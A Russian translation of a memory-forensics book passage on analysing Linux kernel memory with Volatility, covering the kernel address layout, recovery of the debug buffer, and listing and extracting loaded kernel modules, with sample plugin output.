


Figure 23-1: Layout of Linux virtual memory

Рисунок 23-1. Схема виртуальной памяти Linux

Как показано на схеме, начало адресного пространства ядра начинается с отображения ядра, которое включает исполняемый код ядра (`.text`), данные для чтения/записи (`.data`) и неинициализированные переменные (`.bss`). Каждый из этих сегментов можно найти в памяти по соответствующим символам. Например, текстовый сегмент простирается от `_text` до `_etext`, сегмент данных - от `_sdata` до `_edata`, а сегмент BSS - от `__bss_start` до `__bss_end`. Точные адреса обозначены в сценарии компоновщика, но вычисляются только во время компиляции, поэтому различаются между системами. Однако они заполняются в файле `System.map`, поэтому после создания профиля их всегда можно найти для конкретной машины.

В следующем коде Volatility можно увидеть, как используются символы сегмента кода:

```
1 def is_kernel_text(addr_space, addr):
2
3    profile = addr_space.obj_vm
4
5    text_start = profile.get_symbol("_text")
6    text_end = profile.get_symbol("_etext")
7
8    return (addr_space.address_compare(addr, text_start) != -1 \
9            and addr_space.address_compare(addr, text_end) == -1)
```

Функция `is_kernel_text` может вызываться плагинами, которым требуется определить, находится ли адрес внутри сегмента кода ядра. Как вы увидите в главе 26, определённые функции, например реализующие системные вызовы, в чистой системе находятся внутри сегмента кода ядра, но вредоносное ПО часто перезаписывает их и направляет в другое место. Например, плагин

`linux_check_syscall` обходит каждый обработчик системных вызовов и использует логику, подобную функции `is_kernel_text`, чтобы определить, находится ли обработчик в доверенной области (при условии, что файл `vmlinux` не был заражён на диске или в памяти).

На рисунке 23-1 показана область `vmalloc`, используемая для хранения больших, виртуально непрерывных областей, например модулей ядра, буферов видеокарт и выгруженных страниц. Файл `System.map` хранит указатели на начало и конец области `vmalloc`: соответственно `VMALLOC_START` и `VMALLOC_END`. Можно также увидеть переменные `module_addr_min` и `module_addr_max`, хранящиеся в разделе данных ядра. Эти переменные определяют диапазон памяти внутри области `vmalloc`, где хранятся все загруженные модули ядра. Поэтому их можно использовать для поиска скрытых модулей (сканируя всю память в пределах диапазона).

После области `vmalloc` находятся отображения страниц из верхней памяти, к которым требуется доступ ядру. Этот зарезервированный диапазон имеет ограниченный размер и хранит отображения, которые должны существовать лишь недолго. Диапазон можно найти, разрешив символ `PKMAP_BASE`. Наконец, в конце адресного пространства находятся фиксированные отображения адресов без тождественного отображения. Если вспомнить раздел «Тождественное страничное отображение ядра» главы 20, ядро отображает некоторые страницы памяти так, что физические адреса легко преобразуются в виртуальные (и наоборот) добавлением или вычитанием фиксированного значения смещения. Другие страницы, например зарезервированные аппаратными устройствами, зависят от того, куда оборудование в конечном итоге отображено в физической памяти. После запуска системы эти отображения можно найти в области с меткой `Fixed mappings` (символ `FIXADDR_START`) на рисунке 23-1.

Отладочный буфер ядра

Когда драйверы и компоненты ядра записывают сообщения журнала, они сохраняют их в кольцевом отладочном буфере ядра внутри памяти ядра. В установке Linux по умолчанию все пользователи могут читать этот буфер, введя команду `dmesg`. Некоторые дистрибутивы ограничивают доступ к этой информации учётной записью root, поскольку она содержит сведения, которые могут использоваться в эксплойтах локального повышения привилегий, а также конфиденциальную информацию, принадлежащую пользователям и/или аппаратным устройствам. Одним из факторов, определяющих, какие данные будут обнаружены в журнале, является то, представляет ли целевая система сервер или клиент (настольный компьютер/ноутбук). Однако в любом случае в отладочных буферах должно храниться множество сведений, способных помочь при криминалистическом анализе, реагировании на инциденты и анализе вредоносного ПО.

Цели анализа

Ваши цели таковы:

• **Восстанавливать серийные номера USB.** Отладочный буфер содержит подробности (серийные номера, имена накопителей и так далее) о съёмных носителях, недавно подключавшихся к компьютеру. Это поможет связать физическое устройство, например накопитель USB или FireWire, с машиной, которая читала данные с устройства или записывала их на него.
• **Исследовать сетевую активность.** В отладочном буфере часто обнаруживаются следы перехода сетевых устройств в неразборчивый режим. Кроме того, можно определить взаимодействия с беспроводными сетевыми соединениями, удалёнными сетевыми ресурсами и передачами файлов.

• **Строить временные шкалы событий.** Помимо содержимого отладочных сообщений, каждая запись в буфере также включает временную метку, указывающую, когда запись была занесена в журнал. Её можно использовать вместе с временными шкалами диска и памяти.

Структуры данных

Начиная с выпусков ядра 3.5.x, Linux отслеживает сообщения в буфере с помощью последовательности структур `log`. Ядра до этой версии хранили буфер как простой массив символов. Вот пример того, как выглядит структура `log`:

```
>>> dt("log")
'log' (16 bytes)
0x0   : ts_nsec                  ['unsigned long long']
0x8   : len                      ['unsigned short']
0xa   : text_len                 ['unsigned short']
0xc   : dict_len                 ['unsigned short']
0xe   : facility                 ['unsigned char']
0xf   : flags                    ['BitField', {'end_bit': 5, 'start_bit': 0}]
0xf   : level                    ['BitField', {'end_bit': 8, 'start_bit': 5}]
```

Ключевые моменты

Ключевые моменты таковы:

• `ts_nsec`. Временная метка, показывающая, когда отладочное сообщение было занесено в журнал. Хранимое время представляет число наносекунд с момента загрузки машины.
• `text_len`. Длина текстовой части журнала.
• `len`. Длина текстовой части вместе с информацией заголовка.
• `level`. Этот член определяет серьёзность сообщения, например информационное сообщение или состояние ошибки.

Плагин `linux_dmesg` может восстановить отладочный буфер ядра. Для всех версий ядра процесс восстановления начинается с поиска адресов переменных `log_buf` и `log_buf_len`. Как упоминалось ранее, поскольку формат данных зависит от версии ядра, плагин либо выводит массив символов (до 3.5), либо перечисляет структуры `log` (3.5 и позднее).

Ниже показан частичный вывод `linux_dmesg` для нашего образца Debian:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f debian.lime linux_dmesg
<6>[    0.000000] Initializing cgroup subsys cpu
<5>[    0.000000] Linux version 3.2.0-4-amd64 (debian-kernel@lists.debian.org)
(gcc version 4.6.3 (Debian 4.6.3-14) ) #1 SMP Debian 3.2.51-1
<6>[    0.000000] Command line: BOOT_IMAGE=/boot/vmlinuz-3.2.0-4-amd64
root=UUID=b2385703-e550-4736-a19f-e8490e5a570e ro quiet
<6>[    0.000000] Disabled fast string operations
<6>[    0.000000] BIOS-provided physical RAM map:
<6>[    0.000000]  BIOS-e820: 0000000000000000 - 000000000009f000 (usable)
<6>[    0.000000]  BIOS-e820: 000000000009f000 - 00000000000a0000 (reserved)
<6>[    0.000000]  BIOS-e820: 00000000000ca000 - 00000000000cc000 (reserved)
<6>[    0.000000]  BIOS-e820: 00000000000dc000 - 0000000000100000 (reserved)
<6>[    0.000000]  BIOS-e820: 0000000000100000 - 000000003fee0000 (usable)
<6>[    0.000000]  BIOS-e820: 000000003fee0000 - 000000003feff000 (ACPI data)
<6>[    0.000000]  BIOS-e820: 000000003feff000 - 000000003ff00000 (ACPI NVS)
<6>[    0.000000]  BIOS-e820: 000000003ff00000 - 0000000040000000 (usable)
<6>[    0.000000]  BIOS-e820: 00000000e0000000 - 00000000f0000000 (reserved)
<6>[    0.000000]  BIOS-e820: 00000000fec00000 - 00000000fec10000 (reserved)
<6>[    0.000000]  BIOS-e820: 00000000fee00000 - 00000000fee01000 (reserved)
<6>[    0.000000]  BIOS-e820: 00000000fffe0000 - 0000000100000000 (reserved)
<6>[    0.000000] NX (Execute Disable) protection: active
[snip]
```

```
<6>[    0.000000] found SMP MP-table at [ffff8800000f6bf0] f6bf0
<7>[    0.000000] initial memory mapped : 0 - 20000000
<7>[    0.000000] Base memory trampoline at [ffff88000009a000] 9a000 size 20480
<6>[    0.000000] init_memory_mapping: 0000000000000000-0000000040000000
<7>[    0.000000]  0000000000 - 0040000000 page 2M
<7>[    0.000000] kernel direct mapping tables up to 40000000@1fffe000-20000000
<6>[    0.000000] RAMDISK: 36c72000 - 37631000
<4>[    0.000000] ACPI: RSDP 00000000000f6b80 00024 (v02 PTLTD )
<4>[    0.000000] ACPI: XSDT 000000003feed65e 0005C (v01 INTEL  440BX
<4>[    0.000000] ACPI: FACP 000000003fefee98 000F4 (v04 INTEL  440BX
<4>[    0.000000] ACPI: DSDT 000000003feee366 10B32 (v01 PTLTD  Custom
<4>[    0.000000] ACPI: FACS 000000003fefffc0 00040
[snip]
<5>[    3.227662] sd 0:0:0:0: [sda] 41943040 512-byte logical blocks:
<5>[    3.227724] sd 0:0:0:0: [sda] Write Protect is off
<7>[    3.227726] sd 0:0:0:0: [sda] Mode Sense: 61 00 00 00
<5>[    3.227839] sd 0:0:0:0: [sda] Cache data unavailable
<3>[    3.227840] sd 0:0:0:0: [sda] Assuming drive cache: write through
<5>[    3.229167] sd 0:0:0:0: [sda] Cache data unavailable
<3>[    3.229169] sd 0:0:0:0: [sda] Assuming drive cache: write through
<6>[    3.265076]  sda: sda1 sda2 < sda5 >
<5>[    3.265942] sd 0:0:0:0: [sda] Cache data unavailable
<3>[    3.265944] sd 0:0:0:0: [sda] Assuming drive cache: write through
<5>[    3.266367] sd 0:0:0:0: [sda] Attached SCSI disk
<6>[    3.627793] EXT4-fs (sda1): mounted filesystem with ordered data mode.
<6>[   13.204927] Adding 901116k swap on /dev/sda5.  Priority:-1 extents:1
```

В этом выводе можно увидеть информацию, связанную с отображениями физической памяти машины, сведения о конфигурации оборудования и инициализацию основного жёсткого диска. Помимо локальных жёстких дисков, может также записываться информация о съёмных носителях и доступе к сетевым ресурсам:

```
<6> [ 40.621932] CIFS VFS: cifs_mount failed w/return code = -13
```

Эта строка показывает сбой `cifs_mount` с кодом `-13`, означающим, что предоставленные учётные данные были неверны. `cifs` - драйвер файловой системы, используемый для доступа к сетевым ресурсам SMB из Linux, и эти коды ошибок можно использовать для определения активности пользователя с сетевыми ресурсами. Ниже показан вывод из другого образца памяти, в котором использовался флеш-накопитель USB:

```
<6> [  143.110316] usb 4-4: new SuperSpeed USB device number 4 using xhci_hcd
<6> [  143.126899] usb 4-4: New USB device found, idVendor=125f, idProduct=312b
<6> [  143.126908] usb 4-4: New USB device strings: Mfr=1,
Product=2, SerialNumber=3
<6> [  143.126913] usb 4-4: Product: ADATA USB Flash Drive
<6> [  143.126916] usb 4-4: Manufacturer: ADATA
<6> [  143.126920] usb 4-4: SerialNumber: 23719051000100F8
```

В этом выводе можно увидеть серийный номер, производителя, модель и другие идентификационные характеристики. Имеется также временная метка, связанная с подключением устройства к компьютеру.

При подключении к беспроводным сетям информация о соединениях также записывается:

```
<6> [   55.947702] wlan0: authenticate with 00:24:9d:c8:a5:42
<6> [   55.957212] wlan0: send auth to 00:24:9d:c8:a5:42 (try 1/3)
<6> [   55.962997] wlan0: authenticated
<6> [   55.963319] iwlwifi 0000:04:00.0 wlan0: disabling HT as WMM/QoS is
not supported by the AP
<6> [   55.963328] iwlwifi 0000:04:00.0 wlan0: disabling VHT as WMM/QoS is
not supported by the AP
<6> [   55.964447] wlan0: associate with 00:24:9d:c8:a5:42 (try 1/3)
<6> [   55.966767] wlan0: RX AssocResp from 00:24:9d:c8:a5:42
(capab=0x411 status=0 aid=5)
<6> [   55.970763] wlan0: associated
```

В этом выводе можно увидеть, что компьютер прошёл аутентификацию на беспроводном маршрутизаторе с MAC-адресом `00:24:9d:c8:a5:42`. Если вы столкнётесь с компьютером, на котором имеется множество неудачных попыток беспроводной аутентификации, можно поискать другие артефакты лица, пытавшегося незаконно получить доступ к беспроводным сетям.

Загруженные модули ядра

Загружаемые модули ядра (loadable kernel modules, LKM) позволяют динамически вставлять код в работающую операционную систему. Модули ядра являются файлами ELF и обычно хранятся с расширением `.ko`. Они могут содержать драйверы оборудования, реализации файловых систем, расширения безопасности и многое другое. Средство модулей ядра также часто злоупотребляется руткитами уровня ядра для получения контроля над операционной системой. В этом разделе вы узнаете, как находить и извлекать модули ядра. Далее в книге вы увидите несколько вредоносных LKM, перехватывающих различные структуры данных операционной системы.

Цели анализа

Ваши цели таковы:

• **Находить модули ядра в памяти.** Прежде чем анализировать модуль ядра, необходимо уметь его найти. Linux хранит связный список загруженных ядер, используемый такими командами, как `lsmod`, для перечисления активных модулей на компьютере. Вы узнаете, как найти и разобрать этот список внутри образца памяти.
• **Извлекать модули ядра для анализа вредоносного ПО.** Помимо простого поиска связанных с модулем ядра структур в памяти, Volatility также предоставляет возможность извлекать модули ядра на диск. Затем эти извлечённые модули ядра можно загрузить в инструменты обратной разработки, просканировать антивирусными сигнатурами или использовать для создания правил Yara.

Структуры данных

Структура `module` используется для представления загруженного модуля ядра в памяти. Вот как она выглядит для 64-разрядного образца Debian:

```
>>> dt("module")
'module' (584 bytes)
0x0   : state                          ['Enumeration',
                            {'target': 'int', 'choices':
                            {0: 'MODULE_STATE_LIVE', 1: 'MODULE_STATE_COMING',
                             2: 'MODULE_STATE_GOING'}}]
0x8   : list                           ['list_head']
0x18  : name                           ['String', {'length': 60}]
0x50  : mkobj                          ['module_kobject']
0xa8  : modinfo_attrs                  ['pointer', ['module_attribute']]
[snip]
0xe0  : kp                             ['pointer', ['kernel_param']]
0xe8  : num_kp                         ['unsigned int']
[snip]
0x148 : init                           ['pointer', ['void']]
0x150 : module_init                    ['pointer', ['void']]
0x158 : module_core                    ['pointer', ['void']]
0x160 : init_size                      ['unsigned int']
0x164 : core_size                      ['unsigned int']
0x168 : init_text_size                 ['unsigned int']
```

```
0x16c : core_text_size                ['unsigned int']
0x170 : init_ro_size                  ['unsigned int']
0x174 : core_ro_size                  ['unsigned int']
[snip]
0x198 : symtab                        ['pointer', ['elf64_sym']]
0x1a0 : core_symtab                   ['pointer', ['elf64_sym']]
0x1a8 : num_symtab                    ['unsigned int']
0x1ac : core_num_syms                 ['unsigned int']
0x1b0 : strtab                        ['pointer', ['char']]
0x1b8 : core_strtab                   ['pointer', ['char']]
0x1c0 : sect_attrs                    ['pointer', ['module_sect_attrs']]
0x1c8 : notes_attrs                   ['pointer', ['module_notes_attrs']]
0x1d0 : args                          ['pointer', ['char']]
[snip]
```

Ключевые моменты

Ключевые моменты таковы:

• `list`. Указатель внутри связного списка загруженных модулей ядра.
• `name`. Имя модуля ядра. Это просто имя файла модуля ядра без расширения (то есть не его полный путь на диске).
• `kp`. Указатель на параметры, переданные модулю во время загрузки.
• `num_kp`. Число параметров.
• `module_init` **и** `init_size`. Указатель на и размер инициализированного кода модуля.
• `module_core` **и** `core_size`. Указатель на и размер кода модуля, используемого после инициализации и до выгрузки модуля.
• `sect_attrs`. Массив, указывающий на разделы ELF модуля. Volatility использует его для восстановления файла ELF из памяти.

Перечисление LKM

Плагин `linux_lsmod` перечисляет модули ядра, обходя глобальный список, хранящийся в переменной `modules`. Затем для каждого модуля он выводит имя и размер аналогично тому, как `lsmod` перечисляет информацию о модулях на работающей машине. Ниже показан частичный вывод `linux_lsmod` для нашего образца памяти Debian:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f debian.lime linux_lsmod
Volatility Foundation Volatility Framework 2.4
lime 17991
nfsd 216170
nfs 308313
nfs_acl 12511
auth_rpcgss 37143
fscache 36739
lockd 67306
sunrpc 173730
loop 22641
coretemp 12898
crc32c_intel 12747
snd_ens1371 23250
snd_ac97_codec 106942
snd_rawmidi 23060
snd_seq_device 13176
[snip]
```

Если требуется определить аргументы, переданные определённому модулю при загрузке, можно выполнить `linux_lsmod` с установленным флагом `-P/--params`. Если сосредоточиться на выводе, относящемся к модулю `lime`, можно увидеть следующее:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f debian.lime linux_lsmod -P
Volatility Foundation Volatility Framework 2.4
lime 17991
        format=lime
        dio=Y
        path=debian.lime
[snip]
```

Если вы помните из главы 19, модулю были переданы параметры `format=lime path=debian.lime`. Оба этих параметра отражены в выводе вместе со значением по умолчанию `Y` параметра LiME `dio`. Многие модули, включая руткиты, принимают параметры командной строки для таких настроек, как префиксы скрываемых имён файлов, конфигурационные файлы, каталоги вывода и так далее. Поэтому возможность восстановить эту информацию может быть очень ценной для расследования.

Извлечение модулей ядра

Когда вы находите вредоносный руткит, часто требуется извлечь его для дальнейшего анализа. Плагин `linux_moddump` способен извлечь резидентные в памяти разделы модуля и создать содержащий их файл ELF. К сожалению, после первоначальной загрузки LKM ядро отбрасывает заголовок ELF. Кроме того, оно хранит лишь минимальную информацию о разделах и впоследствии исправляет таблицу символов данными времени выполнения. Поэтому плагин `linux_moddump` должен работать в обратном направлении и сначала находить заголовки разделов, чтобы заново создать заголовок ELF, похожий на исходный. Затем он должен заполнить атрибуты разделов и исправить искажённые записи таблицы символов.

> **Примечание.**
>
> Дополнительные сведения о формате файлов ELF и о том, что происходит при загрузке этих файлов в память, приведены в главе 20.

Следующий вывод показывает, как использовать плагин `linux_lsmod` с параметром `-S/--sections`. Разделы модуля заполняются из члена `sect_attrs` структуры:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f debian.lime linux_lsmod -S
Volatility Foundation Volatility Framework 2.4
lime 17991
        .note.gnu.build-id              0xffffffffa0392000
        .text                           0xffffffffa0391000
        .rodata                         0xffffffffa0392024
        .rodata.str1.1                  0xffffffffa0392034
        __param                         0xffffffffa0392058
        .data                           0xffffffffa0393000
        .gnu.linkonce.this_module       0xffffffffa0393010
        .bss                            0xffffffffa0393260
        .symtab                         0xffffffffa0030000
        .strtab                         0xffffffffa00303c0
[snip]
```

Вывод показывает разделы модуля, загруженные в память, и адрес, по которому они загружены. `linux_moddump` использует эту информацию, чтобы найти каждый заголовок раздела для восстановления таблицы разделов. Он также использует адрес хранения раздела в памяти, чтобы восстановить необработанное содержимое раздела. К сожалению, эта информация неполна, поэтому плагин должен заполнять некоторые поля дополнением. Например, после загрузки модуля

ядро не сохраняет выравнивание разделов, но тестирование различных систем показывает, что разделы внутри одних и тех же страниц отображаются непрерывно.

Следующий вывод показывает, как использовать плагин `linux_moddump` для выгрузки модуля ядра LiME. Параметр `-r/--regex` предписывает плагину выгружать модули, в имени которых имеется `lime`. Параметр `-D/--dump` задаёт каталог вывода:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f debian.lime
    linux_moddump -D dump -r lime
Wrote 16707 bytes to lime.0xffffffffa0391000.lkm
```

Теперь с помощью утилиты `file` можно проверить, что был получен допустимый файл ELF. На этом этапе можно также запустить любые инструменты анализа файлов ELF, например `readelf`. Примеры этих команд показаны ниже:

```
$ file dump/lime.0xffffffffa0391000.lkm
dump/lime.0xffffffffa0391000.lkm: ELF 64-bit LSB relocatable, x86-64,
version 1 (SYSV), BuildID[sha1]=0xb123de5e1638741a7f5807fd7ae9d341bd0201bf,
not stripped

$ readelf -s dump/lime.0xffffffffa0391000.lkm
Symbol table '.symtab' contains 40 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
    <snip>
    13: 0000000000000000   318 FUNC    GLOBAL DEFAULT    2 setup_tcp
    14: ffffffff810f8c3c     0 NOTYPE  GLOBAL DEFAULT  UND filp_open
    15: ffffffff810fa6a3     0 NOTYPE  GLOBAL DEFAULT  UND vfs_write
    16: 0000000000000028     8 OBJECT  GLOBAL DEFAULT    8 path
    17: 0000000000000000   584 OBJECT  GLOBAL DEFAULT    7 __this_module
    18: 0000000000000000     4 OBJECT  GLOBAL DEFAULT    6 dio
    19: 0000000000000208   187 FUNC    GLOBAL DEFAULT    2 setup_disk
    20: 0000000000000628     1 FUNC    GLOBAL DEFAULT    2 cleanup_module
    21: 000000000000038b   669 FUNC    GLOBAL DEFAULT    2 init_module
    22: 0000000000000304   113 FUNC    GLOBAL DEFAULT    2 write_vaddr_disk
    23: ffffffff81046a3d     0 NOTYPE  GLOBAL DEFAULT  UND __stack_chk_fail
    24: 0000000000000195   113 FUNC    GLOBAL DEFAULT    2 write_vaddr_tcp
    25: ffffffff811b001c     0 NOTYPE  GLOBAL DEFAULT  UND strncmp
    26: ffffffff8134dee5     0 NOTYPE  GLOBAL DEFAULT  UND _cond_resched
    27: 000000000000013e    87 FUNC    GLOBAL DEFAULT    2 cleanup_tcp
    28: ffffffff8127ed10     0 NOTYPE  GLOBAL DEFAULT  UND sock_sendmsg
    29: ffffffff811b2a37     0 NOTYPE  GLOBAL DEFAULT  UND sscanf
    30: ffffffff8161caf0     0 NOTYPE  GLOBAL DEFAULT  UND param_ops_charp
    <snip>
```

Кроме того, LKM создаётся таким образом, чтобы IDA Pro и другие инструменты обратной разработки могли правильно анализировать файл, как показано на рисунке 23-2.




Figure 23-2: Loading the extracted LKM into IDA Pro

Рисунок 23-2. Загрузка извлечённого LKM в IDA Pro

В главе 26 вы узнаете, как находить и анализировать руткиты ядра. Часть этого процесса состоит в использовании `linux_moddump` для восстановления вредоносных LKM с целью определения их воздействия на систему.

Примечание.

Возможно, вам интересно, зачем проходить процесс извлечения модуля из памяти, когда его копию часто можно найти на диске. Ответ состоит в том, что версия, загруженная в память, содержит очень полезную информацию, заполняемую только во время выполнения. К примерам часто относятся список идентификаторов процессов, скрываемых руткитом, скрытые каталоги, а также сетевые порты и IP-адреса, используемые для связи с бэкдором и управления и контроля. Анализ только дисковой версии вредоносного ПО упустил бы эту критически важную информацию. В других случаях у вас может не быть полного криминалистического образа диска, поэтому восстановление файла с диска вообще невозможно.

Итоги

Поскольку ядро играет столь важную роль в безопасности и общей функциональности системы, в памяти ядра часто можно найти ценные свидетельства. Понимание организации физической и виртуальной памяти позволяет связывать адреса с конкретными аппаратными устройствами, загруженными модулями ядра и другими объектами. Отладочный буфер ядра предоставляет информацию, помогающую определить, вставлялся ли (и когда) в компьютер съёмный носитель и к каким беспроводным сетям присоединялась система. Эти сведения могут помочь определить, как пользователи выводили данные и какие места они физически посещали вместе с компьютерной системой. Можно также перечислять и извлекать загруженные модули ядра, что является важным этапом анализа вредоносного ПО и расследования руткитов, как вы увидите в следующих главах.

Глава 24. Файловые системы в памяти

Когда файлы открываются, создаются, читаются и записываются, операционная система кеширует информацию об этих действиях в нескольких структурах данных. Связанные с ними артефакты включают структуру каталогов, метаданные (включая временные метки) и даже содержимое недавно использованных файлов. В частности, в Linux, где почти во всех дистрибутивах используются файловые системы только в памяти, такие артефакты теряются при выключении машины. Поэтому во многих случаях сохранение RAM является лучшим (а иногда и единственным) способом определить, к каким файлам обращался злоумышленник, где скрывается руткит или что было внесено в результате браузерной атаки на стороне клиента.

Смонтированные файловые системы

Linux хранит список активно смонтированных файловых систем в памяти ядра. Одна из самых основных задач анализа - найти этот список и получить первоначальное представление о том, какие файловые системы были доступны. Направление расследования может зависеть от того, был ли файл открыт с локального жёсткого диска, через удалённый диск Network File System (NFS) или Server Message Block (SMB) либо с внешнего USB-накопителя.

Цели анализа

Ваши цели таковы:

• **Определять разведку и подглядывание.** У многих компаний имеются внутренние файловые серверы, на которых размещена интеллектуальная собственность. Любой хотя бы наполовину компетентный злоумышленник немедленно попытается найти и смонтировать интересные сетевые ресурсы, чтобы либо забрать определённые файлы, либо искать любые файлы, содержащие определённые термины, относящиеся к мотивам злоумышленника. Если в это время получить RAM или если злоумышленник не сможет размонтировать ресурс, артефакты такой деятельности будут присутствовать в дампе памяти.
• **Обнаруживать вывод данных.** Недовольные сотрудники часто приносят на рабочее место USB-накопители, чтобы скопировать конфиденциальные файлы и позднее раскрыть их. Если вы определите, что недавно использовался внешний накопитель, следует добавить информацию об этом устройстве в список свидетельств, которые требуется восстановить.
• **Понимать соглашения монтирования Linux.** В отличие от систем Windows, которые обычно устанавливают всё в один раздел (или, самое большее, используют раздел данных и раздел ОС), системы Linux используют множество разделов для хранения наборов данных. Linux также может использовать временные файловые системы только в памяти, имеющие интересные последствия для криминалистического анализа.

Структуры данных

